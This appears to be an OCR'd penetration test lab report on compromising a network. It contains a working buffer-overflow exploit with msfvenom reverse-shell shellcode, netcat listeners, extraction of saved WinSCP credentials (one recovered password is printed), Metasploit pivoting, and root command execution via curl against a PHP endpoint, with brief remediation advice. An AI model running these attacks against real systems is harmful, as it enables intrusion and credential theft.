
```
#!/usr/bin/env python3

import socket


ip='192.168.100.138'
port=42424


string = "" + 146*"A" + "BBBB"

try:
        with socket.socket() as s:
                s.connect((ip,port))
                print("sending  pattern")
                s.send(bytes(string,'latin-1'))

except:
        print("failed to connect")
```

Fuzzer.py


After running fuzzer.py EIP is 42424242 that is “BBBB”




- **0A :** Bad characters




Mona find badchar \x0a



- !mona jmp -r esp -cpb "\x00\x0a" : Finding jmp esp address





- Found 2 pointers 080414c3 and 080416bf

I add jmp esp to final exploit as “add” as follows

```
jmp esp 080414c3
add = "\xc3\x14\x04\x08"
```

Shellcode:

- msfvenom -p windows/shell_reverse_tcp LHOST=10.90.60.80 LPORT=7277 -b "\x00\x0a" -f c


The shellcode command creates a reverse shell listening on the 10.90.60.80 to be able to connect to 10.185.10.55.

```
import sys, socket

ip = "10.185.10.55"
port = 42424

offset = "A" * 146

buff = ("\xd9\xc6\xb8\xb5\x2d\x1f\xc1\xd9\x74\x24\xf4\x5b\x29\xc9"
"\xb1\x52\x83\xeb\xfc\x31\x43\x13\x03\xf6\x3e\xfd\x34\x04"
"\xa8\x83\xb7\xf4\x29\xe4\x3e\x11\x18\x24\x24\x52\x0b\x94"
"\x2e\x36\xa0\x5f\x62\xa2\x33\x2d\xab\xc5\xf4\x98\x8d\xe8"
"\x05\xb0\xee\x6b\x86\xcb\x22\x4b\xb7\x03\x37\x8a\xf0\x7e"
"\xba\xde\xa9\xf5\x69\xce\xde\x40\xb2\x65\xac\x45\xb2\x9a"
"\x65\x67\x93\x0d\xfd\x3e\x33\xac\xd2\x4a\x7a\xb6\x37\x76"
"\x34\x4d\x83\x0c\xc7\x87\xdd\xed\x64\xe6\xd1\x1f\x74\x2f"
"\xd5\xff\x03\x59\x25\x7d\x14\x9e\x57\x59\x91\x04\xff\x2a"
"\x01\xe0\x01\xfe\xd4\x63\x0d\x4b\x92\x2b\x12\x4a\x77\x40"
"\x2e\xc7\x76\x86\xa6\x93\x5c\x02\xe2\x40\xfc\x13\x4e\x26"
"\x01\x43\x31\x97\xa7\x08\xdc\xcc\xd5\x53\x89\x21\xd4\x6b"
"\x49\x2e\x6f\x18\x7b\xf1\xdb\xb6\x37\x7a\xc2\x41\x37\x51"
"\xb2\xdd\xc6\x5a\xc3\xf4\x0c\x0e\x93\x6e\xa4\x2f\x78\x6e"
"\x49\xfa\x2f\x3e\xe5\x55\x90\xee\x45\x06\x78\xe4\x49\x79"
"\x98\x07\x80\x12\x33\xf2\x43\x17\x9e\xc0\xc3\x4f\x1c\x38"
"\xf8\xe2\xa9\xde\x6a\xed\xff\x49\x03\x94\xa5\x01\xb2\x59"
"\x70\x6c\xf4\xd2\x77\x91\xbb\x12\xfd\x81\x2c\xd3\x48\xfb"
"\xfb\xec\x66\x93\x60\x7e\xed\x63\xee\x63\xba\x34\xa7\x52"
"\xb3\xd0\x55\xcc\x6d\xc6\xa7\x88\x56\x42\x7c\x69\x58\x4b"
"\xf1\xd5\x7e\x5b\xcf\xd6\x3a\x0f\x9f\x80\x94\xf9\x59\x7b"
"\x57\x53\x30\xd0\x31\x33\xc5\x1a\x82\x45\xca\x76\x74\xa9"
"\x7b\x2f\xc1\xd6\xb4\xa7\xc5\xaf\xa8\x57\x29\x7a\x69\x67"
"\x60\x26\xd8\xe0\x2d\xb3\x58\x6d\xce\x6e\x9e\x88\x4d\x9a"
"\x5f\x6f\x4d\xef\x5a\x2b\xc9\x1c\x17\x24\xbc\x22\x84\x45"
"\x95")

add = "\xc3\x14\x04\x08"
nop_slide = "\x90" * 16
payload = offset + add + nop_slide + buff +"\r\n"

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,port))
s.send(payload)
root@foophonesels:~# ./script.py
```

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [172.16.40.5] from (UNKNOWN) [10.90.60.80] 51398
python -c 'import pty; pty.spawn("/bin/bash")'
root@foophonesels:/tmp# nc -lvnp 7277
nc -lvnp 7277
listening on [any] 7277 ...
connect to [10.90.60.80] from (UNKNOWN) [10.185.10.55] 49157
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Final exploit

To be able to run this script, I needed to set up a listener on the 10.90.60.80 host as it will be impossible to reach 10.185.10.55 from my internal ip. Running the above script using proxychains and listening on 10.90.60.80 with netcat, I was able to gain root shell on the 10.185.10.55 host.



Application source code

Recommendation:

A buffer overflow can lead to remote code execution which is why you should review developers code, hire a penetration tester that will continuously test this application to make sure it is no longer vulnerable to buffer overflow attack.

WinSCP misconfiguration

Corporate Network (10.185.10.55) - High

After gaining root shell on 10.185.10.55 host, running the Windows Gather WinSCP saved password Extraction post exploitation module, I discovered a user Jeremy ssh credentials which I used to ssh into the DMZ 10.185.11.0/24.

- post(/windows/gather/credentials/winscp)

This module searches for saved sessions in WinSCP and will extract weak encrypted saved passwords. Running this module discovered jeremy@linux-dmx and password S17#gX39^ so I needed to find a way to login with this credentials.

- run autoroute -s 10.185.11.0/24

Added route to scan for new ip addresses

- Msf5 post(multi/gather/ping_sweep)

discovered 10.185.11.1 and 10.185.11.127 hosts. I needed to scan for opened port. Using the auxiliary tcp portscan module, I discovered port 22 which is an ssh port so I decided to ssh to Jeremy.

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 10.185.11.127
rhosts => 10.185.11.127
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.185.11.127:        - 10.185.11.127:22 - TCP OPEN
^C[*] 10.185.11.127:      - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

Found port 22 opened

```
meterpreter > portfwd add -L 172.16.40.5 -l 23 -p 22 -r 10.185.11.127
[*] Forward TCP relay created: (local) 172.16.40.5:23 → (remote) 10.185.11.127:22
meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > bg
[*] Backgrounding session 13...
msf6 exploit(windows/smb/ms17_010_psexec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  10        meterpreter x86/linux    root @ 10.90.60.80             172.16.40.5:4433 → 10.90.60.80:54091 (10.90.60.80)
  13        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DEVELOPER  10.90.60.80:37215 → 10.185.10.34:4448 via session 10 (10.185.10.34)

msf6 exploit(windows/smb/ms17_010_psexec) > sessions -i 13
[*] Starting interaction with 13...

meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.185.10.0        255.255.255.0      Session 10
   10.185.11.0        255.255.255.0      Session 13
```

Custom routing and autorouting

Using meterpreter portfwd command(portfwd add -L 172.16.40.5 -l 23 -p 22 -r 10.185.11.127) to route port 22 which is ssh service of 10.185.11.127 to my computers port 23 after that I can connect on my kali linux.

Shh as Jeremy

Recommendation:


anyone that has access to this system will be able to recover passwords due to misconfiguration. Never store authentication credentials to WinSCP session without using a master password and update WinSCP to a newer version.

Bypassing Privilege escalation

DMZ (10.185.11.127) - Critical

During Enumeration, I found a file z-cmd.php that Jeremy used to configure a way to run root commands on the machine.


Reproduction: cat the z-cmd.php file, showed me that port 8989 was running on Jeremy local ip address 127.0.0.1.



Cat z-cmd.php

- curl http://127.0.0.1:8989/z-cmd.php -d 'z=id'

Using curl, I was able to run root commands



Running as root

Recommendation:

Allowing a normal user to run root command is not advisable, sign in as root to run root command is more secured. Also don't leave information files allowing you to run root commands in plain sight, eighter encrypt it or get rid of it.